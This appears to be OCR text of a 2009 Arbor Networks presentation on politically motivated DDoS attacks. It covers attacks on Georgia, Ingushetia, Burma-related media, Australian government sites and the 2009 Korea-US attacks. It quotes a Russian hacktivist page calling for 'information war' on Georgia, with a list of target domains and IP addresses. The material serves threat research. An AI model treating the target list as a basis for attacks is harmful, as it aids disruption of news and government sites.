
Мы - представители русского хак-андеграунда, не потерпим провокации со стороны Грузии в любых ее проявлениях. Мы хотим жить в свободном мире, а существовать в свободном от агрессии и лжи Сетевом пространстве.

13.08.2008
День Траура. Скорбим по погибшим в Южной Осетии

10.08.2008
Форум проекта запущен и работает в штатном режиме

09.08..2008
Открыт сайт, посвященный ведению информационной войны с Грузией

07.08.2008
Грузия развязала военный конфликт с Южной Осетией



apsny.ge

caucasus.net

hacking.ge

news.ge

osmp.ge

www.president.gov.ge

58.65.237.49

79.135.167.22

83.229.186.70

190.183.60.83

194.67.33.81

203.131.211.244

207.10.234.244

bizus-kokovs.cc

turkeyonline.name

ad.yandexshit.com

supportonline.mcdir.ru

Killgay.com, incasher.net, prosto.pizdos.net,
vse.ohueli.net, a-nahui-vse-zaebalo-v-pizdu.com,
googlecomaolcomyahoocomaboutcom.net


os-inform.com

newsgeorgia.ru

mk.ru

Motivation

Elections - Intimidation



Сообщаем

Совет да любовь

Взгляды Путина и Медведева на кризис не отличаются друг от друга. С таким заявлением выступил помощник президента Аркадий Дворкович. В интервью WSJ он также признал ошибки правительства России. Ранее газета писала, что президент постепенно дистанцируется от премьер-министра и его экономического курса.

19:00 Процветающая Чечня
Сыну покойного Масхадова угрожают, заставляя вернуться в Чечню 53 мин.

17:36 Маховик репрессий
Выданы ордеры на арест пяти нацболов, двое уже "взяты"

16:31 Вузова дюжина
Медведев выделил 600 миллионов рублей избранным вузам

15:41 Экспрессия
Шеварднадзе указал на ошибки грузинской оппозиции и предсказал скорый развал России

14:50 Уйти по-хорошему
Спецназовцы потребовали отставки

14:00 Русский след
Российские хакеры не дают покоя эстонскому

Анализируем

Мартовские виды
Правительство не хочет отчитываться перед Думой за триллионы Комментирует: Обозреватель Каспарова.Ru Сергей Петрунин.

Чтобы выжить
Московские казино займутся спортом Комментирует: Обозреватель Каспарова.Ru Сергей Петрунин.

Рокировка пешек
Чиновников будут менять местами каждый год
Комментирует: Обозреватель Каспарова.Ru Сергей Петрунин.

Статьи

По поводу

Ирина Миролюбова: **Реакция на "базар"**
Как сделать жилье дешевым, а регионы богатыми

Пятая колонка


Каспаров

Статьи

09.03 **Опасайтесь сделок с Путиным**
США не стоит любезничать с режимом, обреченным на гибель

- Гуриев vs Каспаров
- Тень "отца"
- Прощание с иллюзиями

Биография



BNPtv interviews Nick Griffin MEP
BNPtv caught up with newly elected MEP Nick Griffin after the count for the North West Region. Share Read More →

BNP's "Defining Moment" – Statement by Nick Griffin MEP
The election of two British National Party Members of the European Parliament has

latest: Davey: Farage must explain UKIP's missing millions

Home
Families are facing a difficult time. We will do everything possible to help. Everything possible to protect jobs, keeping viable businesses going. Everything possible to make sure being made redundant does not mean you lose all you have. And everything possible to create hundreds of thousands of new jobs, to get people back out to work as soon as possible.
>> Read our economic recovery plan here

Election results 2009
Mon, 08 Jun 2009
The latest results from the local and European elections, as well as reaction from Nick Clegg.

Huhne: Tory plans to scrap EU criminal record checks would risk public safety
Tue, 02 Jun 2009
Conservative plans to scrap criminal record checks on EU citizens living in this country would put British citizens at risk, according to research by the Liberal Democrats.

Foster: Bank watchdogs paid £25m in bonus bonanza
Mon, 01 Jun 2009
Government regulators paid out £25m in bonuses to staff last year despite serious problems in many of the areas they regulate. £5½m of the bonuses went to executives earning over £100,000, according to figures revealed to the Liberal Democrats.

Do Labour think the British people are fools?
Monday, June 8
David Cameron attacks Gordon Brown for trying to pretend the public don't want a General Election.
Go to news


European Election Results
Monday, June 8

Lansley outlines proposals to cut youth smoking
Monday, June 8


David Cameron meets our new councillors in Devon and Lancashire
David Cameron visits Exeter and Preston to meet the new councillors who helped the Party take control of the County Councils in Devon and Lancashire . (Photo credits: www.andrewparsons.co.uk)
Subscribe | Go to photo gallery

Sign for Change
Join our campaign to force Gordon Brown to dissolve Parliament and hold a General Election right now.

Give us a Referendum
Join our campaign to make Labour keep their 2005 manifesto promise of a referendum on the EU Constitution.
Go to campaigns



Critics - Censorship



Democratic Voice of Burma

DVB NEWS Monday, March 9, 2009

Family of Aung San's assassin threaten biographer with legal action


Mar 9, 2009 (DVB)–A Burmese writer who wrote a book on Galon U Saw, mastermind of General Aung San's assassination, has been threatened with legal action by U Saw's family for publishing misleading information. - more

ကုလသမဂ္ဂဒုက္ခသည်များဆိုင်ရာမဟာမင်းကြီး စစ်အစိုးရတာဝန်ရှိသူများနှင့် တွေ့ဆုံ

နေထူး

၉ မတ် ၂၀၀၉ – ရိုဟင်ဂျာလှေစီးပြေး ဒုက္ခသည်တွေအရေး အပါအဝင် ကိစ္စရပ် တွေ အတွက် မြန်မာစစ်အစိုးရနဲ့ တွေ့ဆုံဆွေးနွေးဖို့ မြန်မာနိုင်ငံကို ...

more



Radio Free Europe Radio Liberty

Free Media in Unfree Societies

Monday, March 09, 2009

Hard-Won Rights

When the Taliban regime was ousted in 2001 and the new government came to power, girls returned to school in many parts of Afghanistan, and women were once again able to work. But a lack of security and the persistence of conservative, traditional values is threatening to turn back the clock. More

- Protesters, Police Scuffle Outside Georgia Assembly
- Iraq Says Still At Odds With Iran Over Border
- Serbian Police Detain 35 In Organized Crime Swoop
- Kyrgyz Opposition Leader Arrested As Murder Suspect
- France Will Receive Top NATO Posts, Foreign Minister Says
- Four Killed As Violence Flares On Afghan-Pakistan Border
- Iran Past 'Nuclear Threshold,' Israeli Spymaster Says

More News

ABOUT RFE/RL

RFE/RL provides uncensored news and information in countries where a free press is either banned by the government or not fully established.

Where

Commentary: Women Are The Emerging Power Of The 21st Century

War Crimes: Scholar Says U.S. Military Met Mladic, But Made No Arrest


50th Birthday: When Barbie Conquered The Soviet Union


Commentary: NATO's Embarrassing U-Turn On Russia

ARBOR NETWORKS

Diplomatic Tensions - Support of One Nation

Ethnolinguistic Groups in the Caucasus Region





Прошел ровно год.
Виновные не наказаны.

Главная страница • Новости 02.09.2009, Среда. 19:35:45 English version • Flash-заставка • Сделать стартовой • Поставить закладку

ИНГУШЕТИЯ.ORG
НОВОСТИ

НОВОСТИ • О РЕСПУБЛИКЕ • ПАМЯТИ МАГОМЕДА ЕВЛОЕВА • АВТОРСКИЕ МАТЕРИАЛЫ • МОЛОДЕЖНОЕ ДВИЖЕНИЕ • ИСТОРИЯ • СПОРТ • ИСЛАМ • ГАЛЕРЕЯ • КУЛЬТУРА • СЛОВАРЬ • МУЗЫКА • РАЗНОЕ • ЮМОР • ТЕХНОЛОГИИ • КАТАЛОГ • ОПРОС • ФОРУМ • ЧАТ (17) • ПОЧТА • ОБЪЯВЛЕНИЯ • ГОСТЕВАЯ КНИГА • ГТРК "ИНГУШЕТИЯ"

Вы: Анонимный пользователь (Регистрация • Вход)

Сейчас на Интернет-портале: 28 пользователей

АРХИВ НОВОСТЕЙ

• сентябрь • 2009

Выбрать

ПОИСК ПО НОВОСТЯМ

По умолчанию поиск ключевого слова производится только в заголовке новости.

Ключевое слово:

□ искать в тексте

Найти

ПОДПИСКА НА НОВОСТИ

Чтобы получать наши новости почтой, введите Ваш e-mail:

НОВОСТИ РЕСПУБЛИКИ ИНГУШЕТИЯ

Отправить другу Главная страница Версия для печати

Хакеры вновь атакуют ингушские сайты.

Ингушетия.Org, 15.07.2009 00:00

Сегодня после полудня вновь возобновлены DDOS-атаки на наш портал "Ингушетия.орг". Атаке подвергся и совершенно далекий от политических баталий "Ваймохк.com". Кому-то на руку внести дополнительную смуту и заблокировать информационное поле, только надо бы помнить, что нет страшнее противника, чем растревоженный улей. Так что лучше оставить бесполезные попытки взлома интернет-ресурсов.


В последнее время в форуме любителями досужих разговоров муссируется тема переподчинения портала официальным властным структурам и спецслужбам с ссылкой на выступления Магомеда Хазбиева. Со всей ответственностью заявляю, как главный редактор и владелец сайта, что "Ингушетия.орг" не подчиняется никаким группировкам, партиям или службам. За все темы я несу личную ответственность и у меня достаточно мужества признавать свои ошибки и отвечать за свои слова. Как и годом ранее, площадка портала предоставляется для, иной раз, полярных точек зрения, но это совсем не означает отсутствие собственной позиции. Никакой миропорядок не могут оправдать ни бессудные казни спецслужб, ни идеология халифата на крови соотечественников и десятков тысяч сирот. Сегодня речь должна идти о том, как сохранить жизни людей, от самых маленьких, которые сотнями умирают от онкологии, до стариков, тела которых находят с выстрелами в затылок. И если портал может принести пользу хотя бы десяткам соотечественников, он будет продолжать работать.

Мальсагова.

ARBOR® NETWORKS

“Sit In” Protest

- September, 2009
- “Anonymous” attempts DDoS on AU PM, ACMA websites
  - Protesting Internet filtering in AU
  - Effects were minimal



Prime Minister of Australia

A A A

Keep updated with the latest news

email... SIGN UP

Home | Meet the PM | The Ministry | Policy Priorities | PM Connect | Media Centre | Youth

Site Search Go

Community Cabinet

Community Cabinet makes Government more accessible to local communities and works to strengthen the democratic process

1 2 3 4

PM launches his Youth blog

Prime Minister Kevin Rudd and Minister for Early Childhood Education, Childcare and Youth;...

- Read the text version
- View all videos

Building a **stronger** Australia

Building a **fairer** Australia

Preparing for challenges of the

IN THE NEWS

New operating theatres for Canberra hospital

16 September 2009

The Prime Minister, Minister for Health and ACT Minister for Health today officially opened two new operating...

more >

The PM watches the Yarra Valley Mountain District Football League grand final

14 September 2009

Prime Minister Kevin Rudd supports his patron team, the Kinglake Lakers, in their Yarra Valley Mountain...

more >

Australian Government welcomes Gorgon joint venture’s history-making investment decision

14 September 2009

The Gorgon investment will be Australia's largest-ever resources development

more >

PM Connect

PM CONNECT


PM's Web Chat

PM's Blog

Community Cabinet

Subscribe

Email your PM



CONTACT INFO | GLOSSARY | SITE MAP

Australian Government | acma

search

For the public:

- How regulation works
- Content & advertising
- Consumer & community advice

For licensees & industry:

- Licensing & regulation
- Service & technical requirements
- Content requirements

About ACMA:

- The ACMA organisation
- The ACMA’s role & activities
- Publications & research
- Forms & online systems
- News & media centre
- How do I...

Australian Communications and Media Authority

communicating | facilitating | regulating

- ACMA corporate?
- Broadcasting?
- Internet?
- Radiofrequency spectrum?
- Telecommunications?

ACMA news ▸ All latest news...

The ACMA steps up consumer protection on mobile premium services (14 Sept)

Handset blocking for repeated non-genuine calls to Triple Zero (8 Sept)

The ACMA supports National Child Protection Week with Cybersmart Detectives (8 Sept)

Proposed changes to extend Mount Beauty community radio service in north-east Victoria (8 Sept)

ACMA moves to protect Web Ace customers from direct debit scam (4 Sept)

Make a report or a complaint

Spam & e-Security

Do Not Call Register

Payments

Current issues More issues...

IFC 21/2009 New rules for implementation of premium SMS/MMS barring (14 Sept, closes 23 Oct)

IFC 20/2009 Draft variation to Wangaratta licence area plan (8 Sept, closes 9

What are you looking for?

- RSS 2.0
- Online content complaints
- Make a payment to the ACMA?

ARBOR NETWORKS


Unknown Motivation - 77DDoS (KR, US)

- July 4-10, 2009, attacks on KR, US gov and commercial targets
- Technical details known, actors and motivations not
- KR-centric botnet (96%+)
- Early concerns of KP-state action

Response

IMPACT
INTERNATIONAL MULTILATERAL PARTNERSHIP AGAINST CYBER-TERRORISM

Announced Cyber Attack Programs



- Several countries openly said they are exploring offensive tools in this arena
- DDoS may be a part of it
- Details unknown
- True state capabilities unknown

Biggest Political Threats from Cyber Conflict

- **Dissidents' organizations**
- **Freedom of speech**
  - Critics
  - Press
  - Opposition candidates
- **Elections**
  - Fairness

- **Internet is a communications medium**
- **These attacks threaten growth of liberties**

Rising Popularity

- **Few incidents in 1999-2002**
  - Hainan Island
  - Israel-Palestinian clashes
  - NATO-Balkan conflict

- **Massive growth since 2007**
  - Estonia, Georgia best known
  - UA, RU domestic, RU-ex USSR, Belarus, Ingushetia, Chechnya
  - PS-IL
  - US
  - CN, Burma
  - IR

- **No region is immune in 2009**

Kiitos Dankë

Thank you

Arigato

Terima kesih

Grazie

Kamsahamnida

Dank u

Spasibo 감사합니다 Gracias

Merci

Tänan

ARBOR®
NETWORKS